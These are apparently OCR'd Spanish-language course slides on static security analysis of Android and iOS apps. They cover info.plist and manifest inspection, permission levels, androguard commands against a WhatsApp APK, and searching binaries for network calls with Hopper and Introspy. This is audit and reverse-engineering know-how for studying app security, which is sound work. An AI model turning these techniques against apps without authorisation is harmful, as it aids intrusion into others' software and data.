
- En iOS, el documento que incluye información sobre la configuración de la aplicación se llama **info.plist** y se encuentra en la raíz del fichero IPA.
- Este fichero contiene parte de la información que describe los componentes de una aplicación iOS.
- Además, cada extensión de la aplicación incluye un fichero **plist** con información sobre la misma que debe incluir la clave **NSExtension** con el tipo de identificador.
- Las extensiones se almacenan en lugares diferentes dentro del dispositivo.

Tipo de Extensión	Identificador
Action (UI)	com.apple.ui-services
Action (non-UI)	com.apple.services
Custom Keyboard	com.apple.keyboard-service
Document Picker	com.apple.fileprovider-ui
File Provider	com.apple.fileprovider-nonui
Photo Editing	com.apple.photo-editin
Share	com.apple.share-services
Today	com.apple.widget-extension
Watch App	com.apple.watchkit

Identificación de componentes de la aplicación

iOS


- Además, el fichero **info.plist** guarda información sobre las URL que acepta la aplicación para recibir información de otras aplicaciones.
- Esta información se encuentra en elementos del tipo URL Schemes bajo la clave URL Types del fichero.



Identificación de componentes de la aplicación

iOS

- Los controladores de la aplicación no aparecen en el fichero info.plist, por lo que hay que localizarlos a través del análisis del código.
- Para ello, en hopper, se pueden realizar búsquedas con la cadena "*controller*" sobre el código fuente.




- Es posible que otros controladores no incluyan la cadena "*controller*" en su nombre. Para aquellos, podemos buscar por métodos que implementan todos los controladores: "`viewDidLoad`", "`didReceiveMemoryWarning`", etc.

Identificación de componentes de la aplicación

iOS

- Para detectar el `AppDelegate` seguimos el mismo procedimiento:





Permisos

Introducción

- El análisis de permisos permite conocer las capacidades restringidas del sistema operativo a los que la aplicación puede tener acceso.
- En algunos casos, es posible que la aplicación solicite permisos, pero que no se utilicen.
- Si esto sucede, lo ideal sería que el permiso no se hubiese requerido, ya que en el caso de la app contenga alguna vulnerabilidad se podría abusar del mismo.
- A la hora de realizar el análisis de permisos de una aplicación, primero hay que establecer qué permisos debería de solicitar la aplicación leyendo la documentación y descripción de la misma, disponible públicamente en la tienda.

Permisos

Android

- Independientemente de la versión de Android, toda aplicación debe declarar los permisos que va a utilizar en el fichero *manifest* de la aplicación.
- Los permisos utilizados por una aplicación se encuentran en el fichero *AndroidManifest.xml*.
- En una carpeta de apktool, este fichero se encuentra en la raíz.

```
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.vending.BILLING"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
<uses-permission android:name="com.sec.android.provider.badge.permission.READ"/>
<uses-permission android:name="com.sec.android.provider.badge.permission.WRITE"/>
<uses-permission android:name="com.htc.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="com.htc.launcher.permission.UPDATE_SHORTCUT"/>
<uses-permission android:name="com.sonyericsson.home.permission.BROADCAST_BADGE"/>
<uses-permission android:name="com.whatsapp.permission.BROADCAST"/>
<uses-permission android:name="com.whatsapp.permission.C2D_MESSAGE"/>
<uses-permission android:name="com.whatsapp.permission.MAPS_RECEIVE"/>
<uses-permission android:name="com.whatsapp.permission.VOIP_CALL"/>
<permission android:name="com.whatsapp.permission.BROADCAST" android:protectionLevel="signature"/>
<permission android:name="com.whatsapp.permission.C2D_MESSAGE" android:protectionLevel="signature"/>
```

Parte de los permisos creados y solicitados por la aplicación Whatsapp

Permisos

Android

- En Android una aplicación puede:
  - Solicitar permisos, mediante el *tag* "*uses-permission*".
  - Crear un permiso, mediante el *tag* "*permission*".
    - Para restringir el acceso a funcionalidades sensibles de la aplicación por medio de otras apps.
- Los permisos pueden ser de cuatro niveles:
  - *Normal*: Permisos de bajo riesgo. No se muestran al usuario durante la instalación.
  - *Dangerous*: Permisos de alto riesgo. Son mostrados durante la instalación.
  - *Signature*: Permisos que solo se conceden si la aplicación que lo solicita está firmada por el mismo certificado que la aplicación que lo declaró.
  - *SignatureOrSystem*: Igual que el anterior y además que puede ser utilizado por aplicaciones del sistema operativo.

Información adicional de interés del *manifest*


Android

- El entorno de desarrollo de Android ofrece ciertos recursos para facilitar la programación de aplicaciones.
- Estos recursos pueden ser utilizados por atacantes, si no se desactivan correctamente durante la ejecución en producción de las mismas.
- Para identificarlos, basta con mirar a ciertos atributos del *manifest.*
  - Depuración activada de la aplicación:
    - Se realiza mediante el atributo *android:debuggable=true.*
    - Si está activa será mucho más fácil el análisis dinámico de la misma.
  - Realización de *copias de seguridad* de la aplicación:
    - Se realiza mediante el atributo *android:allowBackup=true.*
    - Si está activa se podrá hacer un *backup* de todos los ficheros de la aplicación para su posterior análisis.

Permisos

iOS

- En iOS no hay ningún documento de la aplicación que indique los permisos que utiliza.
- Para acceder a ellos, es necesario visitar los ajustes de privacidad del sistema y navegar por las diferentes categorías:





Utilización de API sensibles

Utilización de API sensibles

Introducción

- La existencia de permisos declarados en una aplicación indica que se acceden a ciertos elementos protegidos del sistema.
- La presencia de un permiso no indica cómo se utiliza exactamente el permiso solicitado (o incluso si no se utiliza).
- Por ejemplo, en Android el permiso READ_PHONE_STATE puede ser utilizado para averiguar el IMEI del dispositivo (dato claramente sensible) o la versión de Android instalada (dato de menor importancia que el anterior).
- Es necesario, por lo tanto, saber el uso que se hace de cada permiso en las aplicaciones.



Utilización de API sensibles

Android

- La documentación de Android no ofrece de forma explícita la relación entre los permisos existentes en Android y las llamadas que requieren de esos permisos.
- El proyecto Pscout (http://pscout.csl.toronto.edu) creó una herramienta para extraer esa relación.
- La información de Pscout ha sido integrada dentro de la aplicación de análisis estático androguard.
- Para ejecutar androguard, en Santoku Linux ejecutamos el comando:

```
> androlyze -s
```

- Que abre una consola de python con todas las librerías de androguard cargadas.
- Para utilizar androguard no es necesario tener conocimiento de python, pero ayuda (https://developers.google.com/edu/python/introduction?hl=en).

Utilización de API sensibles

Android

- Una vez en la consola de androguard cargamos el fichero apk.

```
1]: a = apk.APK("Downloads/WhatsApp.apk")
```

- Para obtener los permisos del *manifest.*

```
In [2]: a.get_permissions()
Out[2]:
['android.permission.ACCESS_COARSE_LOCATION',
 'android.permission.ACCESS_FINE_LOCATION',
 'android.permission.ACCESS_NETWORK_STATE',
 'android.permission.ACCESS_WIFI_STATE',
 'android.permission.AUTHENTICATE_ACCOUNTS',
 'android.permission.BLUETOOTH',
 'android.permission.BROADCAST_STICKY',
 'android.permission.CAMERA',
```

- Para obtener las llamadas a API que utilizan permisos, primero debemos cargar el códigos *dex*.

```
3]: d = DalvikVMFormat(a.get_dex())
```


Utilización de API sensibles

Android

- Le decimos a androguard que analice el fichero *dex*.

```
4]: dx = VMAnalysis(d)
```

- Para obtener las llamadas que utilizan permisos y su localización en la jerarquía de clases.



- El paquete y la clase pueden ser localizados navegando por el directorio smali obtenido, por apktool o por las clases de Java obtenidas a través de JD-GUI.

Utilización de API sensibles

Android

- Es posible que algunas API sensibles sean utilizadas directamente por componentes de la aplicación (actividades, servicios o *broadcast receivers*).
- En ese caso, hay que asegurarse que se cumple una de las siguientes condiciones:
  - El componente no es accesible desde otras aplicaciones (*exported=false*).
  - El componente es accesible desde otras aplicaciones (*exported=true*) pero su utilización requiere que la aplicación que quiere acceder al componente declare el mismo permiso que la aplicación que lo ofrece.
- El proceso general para llevar a cabo esta tarea es el siguiente:
  - Realizar una búsqueda de los lugares de la aplicación que utilizan ciertos permisos (`showPermissions` con androguard).
  - Revisar si las clases donde se utilizan están exportadas y/o requieren de permisos adicionales para su acceso.

Utilización de API sensibles


iOS

- Las API sensibles de iOS incluyen llamadas a:
  - Métodos criptográficos: Cifrado, firma y acceso al KeyChain.
  - Acceso a ficheros: Entrada salida al sistema de ficheros.
  - Delegados: Métodos estándar que reciben los componentes de la aplicación como los `AppDelegate` cuando hay poca memoria.
  - Conexiones a Internet: Creación y carga de URL.
  - Portapapeles: Llamadas al portapapeles para copiar y pegar entre aplicaciones.
- La herramienta Instrospy (requiere *jailbreak*) permite revisar si una aplicación hace uso de cualquiera de esas llamadas.
- Para sistemas en los que el *jailbreak* no está disponible, se pueden utilizar las fuentes de Instrospy para localizar las llamadas sensibles y hacer búsquedas manuales mediante Hopper.

Utilización de API sensibles

iOS

- Los diferentes métodos de cada clase se encuentran definidos en:
  - https://github.com/iSECPartners/Introspy-iOS/tree/master/src/hooks





Conexiones de red

Conexiones de red

Introducción

- El análisis estático puede ofrecer información sobre las conexiones y URL a las que se conecta una aplicación, pero no se pueden extraer conclusiones definitivas hasta que no se ejecuta la misma, es necesario complementar con un análisis dinámico de la aplicación.
- La inspección de las conexiones que hace una aplicación al exterior sirve principalmente para dos fines.
  - Comprobar los elementos de información que se transmiten al exterior.
    - Inspeccionando los datos enviados en cada petición.
  - Comprobar las medidas de protección implementadas sobre esa transmisión.
    - Inspeccionando el tipo de conexión, URL a la que se conecta, etc.
- En general, la inspección de conexiones de red suele limitarse a conexiones HTTP, pero debe revisarse la existencia de otras conexiones.
- Hay que tener en cuenta que las conexiones a ciertos servicios tipo Cloud están encapsuladas a través de librerías específicas.

Android

- La inspección de conexiones HTTP se puede realizar:
  - Buscando *strings* que definan las URL a las que se conectan los servicios.
  - Buscando llamadas a API de conexión.
- Ambas búsquedas se pueden realizar de múltiples maneras. En nuestro caso:
  - Búsqueda de URL:

```
> a, d, dx = AnalyzeAPK("WhatsApp.apk")
```

    - Carga el APK extrae el *dex* y lo analiza, guardando en a, d y dx los resultados del proceso.

```
> tainted = dx.tainted_variables.get_strings()
```

    - Extrae los *strings* de la aplicación.

```
> for i in tainted:
    if 'http' in i[0].get_info():
    print i[0].get_info()
    print i[0].show_paths(d)
```

Itera entre todos los *strings* para buscar aquel que contenga el *string* 'http' e imprime su valor completo y la ubicación dentro de la jerarquía de clases.

Conexiones de red


Android

- Búsqueda de llamadas a la API para URL o *Sockets*:
  - En Java, la entrada/salida se maneja mediante `InputStream` y `OutputStream`.
  - Buscar llamadas a los métodos `getInputStream` y `getOutputStream` nos permitirá averiguar posibles sitios en los que se estén creando *sockets* o conexiones HTTP para su inspección posterior.

    > `a, d, dx = AnalyzeAPK("WhatsApp.apk")`

    Carga el APK extrae el *dex* y lo analiza, guardando en a, d y dx los resultados del proceso.

    > `show_Paths(d, dx.tainted_packages.search_methods(".", "getInputStream", "."))`



  - 1: clase que realiza la llamada. 2: método que realiza la llamada. 3: método.
  - Entre los resultados obtenidos se pueden ver conexiones a URL normales, *Sockets* SSL y *Sockets* normales.
  - La misma operación se puede realizar buscando por "`getOutputStream`".

Conexiones de red


iOS

- Las clases que toman parte en las conexiones en iOS son `NSURL`, `NSURLConnection` y `NSURLRequest` con sus versiones mutables.
- Dentro de Instrospy https://github.com/iSECPartners/Introspy-iOS/tree/master/src/hooks
- Los ficheros que especifican las llamadas de red son:
  - `NSHTTPCookieHooks.xm`
  - `NSURLConnectionHooks.xm`
  - `NSURLConnectionDelegateProx.m`
  - `NSURLCredentialHooks.xm`
- Que contienen llamadas a métodos como:
  - `sendSynchronousRequest:returningResponse:error:`
  - `initWithRequest:delegate:`
  - `initWithRequest:delegate:startImmediately:`
  - `continueWithoutCredentialForAuthenticationChallenge`
- Estos métodos pueden ser buscados en el binario mediante Hopper.

Conexiones de red

iOS

- También se puede buscar en Hopper por cadenas como SSL incluidas como parte de los métodos.



- La búsqueda de *strings* también puede ofrecer datos relevantes en cuanto a las conexiones realizadas por una aplicación.
- También es interesante realizar búsquedas por cadenas de *string* como 'http' y 'https'.


Conexiones de red

iOS

- En Hopper se puede revisar el lugar en el que se utiliza un método mediante la búsqueda de *strings.*
- Se introduce la expresión a buscar y se marca XREF del elemento encontrado.

